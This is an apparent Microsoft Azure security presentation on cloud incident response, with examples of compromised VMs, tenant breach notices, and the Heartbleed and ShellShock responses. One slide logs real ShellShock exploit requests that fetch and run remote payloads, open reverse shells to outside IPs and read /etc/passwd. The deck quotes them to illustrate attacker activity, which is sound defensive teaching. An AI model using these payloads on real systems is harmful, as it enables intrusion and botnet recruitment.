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
Assume Breach: An Inside Look at Cloud Service Provider Security

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Challenge today's security thinking




Microsoft Cloud Security Overview



Protect



Detect



Respond

Security Development Lifecycle & Operational Security Assurance
Network and Identity Isolation
Least Privilege / Just-in-Time (JIT) Access
Vulnerability / Update Management

Auditing and Certification
Live Site Penetration Testing
Centralized Logging and Monitoring
Fraud and Abuse Detection

Breach Containment
Coordinated Security Response
Customer Notification


Clouds Are Appealing to Adversaries

- ◆ Easily available free trials
- ◆ Anonymity
- ◆ Tons of compute power
- ◆ IP blocks rich with Internet-exposed services
- ◆ Concentration of vulnerable assets
- ◆ High bi-directional bandwidth

Cloud Security is a Shared Responsibility


- ◆ Azure:
 - ◆ Performs BigData analysis for intrusion detection of Azure infrastructure
 - ◆ Manages monitoring and alerting of security events of the platform
 - ◆ Employs denial of service attack mitigations and detections
 - ◆ Responds to fraud / abuse and sends Azure security notifications
- ◆ Customer:
 - ◆ Configures security of their subscription and applications
 - ◆ Security monitoring on their Virtual Machines, Roles, Website, etc.
 - ◆ Can add extra layers of deploying Azure provided security controls
 - ◆ Responds to alerts from tenant security monitoring and Azure Security notifications

Let me share a few *internal* stories...






A Day in the Life of an Incident Responder...



Azure Security Incident Response

- ◆ Goal is to protect, defend and respond to our customer needs
- ◆ Let's look at some illustrative examples
 - ◆ Unlike my books, these are not hypothetical or foreshadowing
 - ◆ These are real incidents that have occurred this year (names redacted and changed of course)


Compromised VMs: An Example



Note: although we do not monitor customer VMs and applications without their permission, we do automatically monitor the overall traffic, unusual spikes in activity and suspicious connections

Customer Response

- ◆ We notified customer of potential compromise
 - ◆ They were happy we alerted them
 - ◆ They immediately analyzed their logs, both on the VM and in Azure Storage:



- ◆ They noticed that the A/V in their VMs had been turned off

Azure Logging

- ◆ And event logs showed some...unusual...activity a few days prior:

Security Number of events: 2,011 (!) New events available

Keywords	Date and Time	Source	Event ID	Task Category
Audit Success	10/27/2014 7:03:12 PM	Microsoft Windows security au...	4688	Process Creation
Audit Success	10/27/2014 7:03:12 PM	Microsoft Windows security au...	4688	Process Creation
Audit Success	10/27/2014 7:02:59 PM	Microsoft Windows security au...	4732	Security Group Management
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Event 4732, Microsoft Windows security auditing.


General		Details	
A member was added to a security-enabled local group.			
Subject:	Security ID: RD00155D50287A\contosoadmin Account Name: contosoadmin Account Domain: RD00155D50287A Logon ID: 0x15F0FB		
Member:	Security ID: RD00155D50287A\user1 Account Name: - Group: BUILTIN\Administrators		
Group:	Security ID: BUILTIN\Administrators Group Name: Administrators Group Domain: Builtin		
Additional Information:	Privileges: -		
Log Name:	Security		
Source:	Microsoft Windows security		
Event ID:	4732		
Level:	Information		
User:	N/A		
OpCode:	Info		
More Information: Event Log Online Help			

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 Account Name: contosoadmin
 Account Domain: RD00155D50287A
 Logon ID: 0x15F0FB

Member:
 Security ID: RD00155D50287A\user1
 Account Name: -

Group:
 Security ID: BUILTIN\Administrators
 Group Name: Administrators
 Group Domain: Builtin



Azure Logging

- ◆ The customer had **not** been regularly looking at the logs
 - ◆ Or pulling them into the on-premise SIEM they normally use...
 - ◆ Alerts and activity were clear and breach activity would have been immediately detected!
- ◆ Lesson: if an attacker breaches the cloud but no one looks at the data, did they really breach?
- ◆ Should customer be billed for consumption of resources resulting in breach?
 - ◆ Known vulnerability and missing patch vs. near 0-day?

ShellShock Impact

Activity	Time	Request
	9/25/2014 6:54	()+{+;};+/-bin/bash+-c+"wget+http://fake.itv247.net/bash/index.php"
	9/25/2014 9:26	()+{+;};+/-bin/bash+-c+"wget+http://19vision.com/19.php+-O+/tmp/tmp1238129282"
	9/25/2014 10:24	()+{+;};+/-bin/bash+-c+"curl+http://laravel.pw/a.php"
	9/25/2014 12:09	()+{+;};+/-bin/sh+-i+>;AMP;+/dev/tcp/101.5.211.158/8080+0>;AMP;1
	9/25/2014 12:34	()+{+;};+/-bin/cat+/etc/passwd
	9/25/2014 13:03	()+{+;};+/-bin/bash+-c+"wget+http://psicologoweb.net/mc/s.php"
	9/25/2014 14:13	()+{+;};+/-bin/bash+-c+"telnet+namesense.com+7700"
	9/25/2014 15:31	()+{+;};+/-bin/bash+-c+"wget+http://91.207.254.60/.../bash.php?pass=/cgi-sys/defaultwebpage.cgi"
	9/25/2014 18:48	()+{+;};+/-bin/cat+/tmp/1
	9/25/2014 19:05	()+{+;};+/-bin/bash+-c+"ls"
	9/25/2014 23:16	()+{+;};+/-bin/bash+-i+>;AMP;+/dev/tcp/188.165.234.95/445+0>;AMP;1
	9/26/2014 3:45	()+{+;};+/-bin/bash+-c+"wget+-O+/var/tmp-wow1+208.118.61.44-wow1;perl+/var/tmp-wow1;rm+-rf+/var/tmp-wow1"
	9/26/2014 4:25	User-Agent:+()+(+;);+/-bin/bash+-c+"wget+http://psicologoweb.net/mc/s.php/11st.co.kr"
	9/26/2014 5:44	()+{+;};+/-bin/bash+-c+'/bin/bash+-i+>;AMP;+/dev/tcp/195.225.34.101/3333+0>;AMP;1'
	9/26/2014 7:04	User-Agent:+()+(+;);+sudo+yum+update+bash
	9/26/2014 7:05	()+{+;};+/-bin/bash+-c+"wget--delete-after+http://stelradradiators.ru/_files/File/test.php"
	9/26/2014 10:16	()+{+;};+/-bin/bash+-c+"wget--delete-after+http://remika.ru/userfiles/file/test.php"
	10/2/2014 1:24	()+{+;};+/-bin/bash+-c+"wget+ellrich.com/legend.txt+-O+/tmp/.apache;killall+-9+perl;perl+/tmp/.apache;rm+-rf+/tmp/.apache"

- ◆ Botnet Building 101
- ◆ 9/24: ShellShock Disclosed
- ◆ Attacks begin almost immediately
- ◆ IaaS (Linux) VMs Attacked become zombies

Tenant-level Breach Notification

- ◆ Notification to tenant admins
- ◆ Require tenant response / remediation
- ◆ 48 hour notice > Immediate Deployment Suspension > Disable Subscription

Microsoft Azure

The Microsoft Azure Safeguards Team has detected an outbound Denial of Service (DoS) attack originating from your Azure deployment (VIP: [REDACTED], Name: [REDACTED]).



It is likely that your deployment has been compromised and is being used in this attack without your knowledge. Azure has seen widespread abuse of a vulnerability in Bash, commonly known as ShellShock, to launch Denial of Service (DoS) attacks from unwilling Azure tenants (details: <https://www.us-cert.gov/ncas/alerts/TA14-268A>).

We recommend that you fully patch all software, follow your OS vendor's security best practices, and close unnecessary external endpoints immediately. You should then monitor bandwidth usage carefully to ensure that the attack has been fully mitigated.


The Microsoft Azure Safeguards Team ensures that customers abide by the terms of use and investigates allegations of misuse.

Top Exposures Resulting in Tenant Breach

Risk	Mitigation
Internet Exposed RDP or SSH Endpoints	Network ACLs or Host-based Firewall; Strong passwords; VPN or SSH Tunnels
Virtual Machine Missing Security Patches	Keep Automatic Updates Enabled ;
Web Application Vulnerability	Securing Azure Web Applications ; Vulnerability scan/penetration test
Weak Admin/Co-Admin Credentials	Azure Multi-Factor Authentication ; Subscription Management Certificate
Unrestricted SQL Endpoint	Azure SQL Firewall
Storage Key Disclosure	Manage Access to Storage Resources
Insufficient Security Monitoring	Azure Security and Log Management ;



Infrastructure Protection




Security Incident Response Lifecycle



FTP Bug Timeline

- ◆ Background of Incident:
 - ◆ Data uploaded to Azure Websites through FTP was accessible to other customers
 - ◆ Potential data disclosure impacting < 20 customers




Heartbleed, Shellshock and MS14-066 (oh my!)


- ◆ Heartbleed
 - ◆ OpenSSL Privilege Escalation
 - ◆ Broad media attention
 - ◆ Azure Infrastructure: < 24 hours to declare all clear
 - ◆ Scanned public Azure and notified vulnerable customers
- ◆ ShellShock
 - ◆ Bash Privilege Escalation
 - ◆ Less publicity than Heartbleed yet higher risk
 - ◆ Azure Infrastructure: 2 hours to declare “all clear”
 - ◆ Scanned public Azure and notified vulnerable customers
- ◆ MS14-066
 - ◆ Windows Schannel Privilege Escalation
 - ◆ Began roll out of updated of updated images within 6mins of patch release
 - ◆ Notified impacted customers via Azure Security Advisory

	Service/Feature/Device	Investigation Complete	Uses OpenSSL	Uses Vulnerable
Azure	Cloud Services (Web and Worker Role)	✓	No	No
	Virtual Machines (IaaS) Windows	✓	No	No
	Virtual Machines (IaaS) Linux	✓	Yes	Yes
	Windows Azure Traffic Manager (WATM)	✓	No	No
	Virtual Networking	✓	No	No
	Storage (Tables, Blobs, Queues)	✓	No	No
